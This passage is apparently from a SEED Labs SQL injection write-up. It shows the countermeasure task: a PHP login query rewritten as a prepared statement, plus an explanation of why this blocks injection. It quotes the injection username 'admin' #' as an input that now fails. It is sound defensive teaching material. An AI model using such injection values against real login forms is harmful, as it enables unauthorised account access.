 |          | 1b3263246794fe4094be7ae99e21b34454d9676f |
+----+------+-------+---------+-------+----------+-------------+---------+------
-+----------+-------------------------------------------+
1 row in set (0.00 sec)
```

Task 4: Countermeasure — Prepared Statement


Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten as the following:


unsafe_home.php × safe_home.php ×

```php
$conn = getDB();
// Sql query to authenticate the user
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
  // If id exists that means user exists and is successfully authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  echo "<div class='alert alert-danger'>";
  echo "The account information your provide does not exist.";
  echo "<br>";
  echo "</div>";
  echo "<a href='index.html'>Go back</a>";
  echo "</div>";
  return;
}
// close the sql connection
$conn->close();

function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
  if($id!=""){
    session_start();
    $_SESSION['id'] = $id;
```

```
[01/09/25]seed@VM:/$ sudo service apache2 reset
Usage: apache2 {start|stop|graceful-stop|restart|reload|force-reload}
[01/09/25]seed@VM:/$
```

We see that we are no more successful and are no more able to access the admin account. The error indicates that there was no user with credentials username admin' # and password admin.





A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.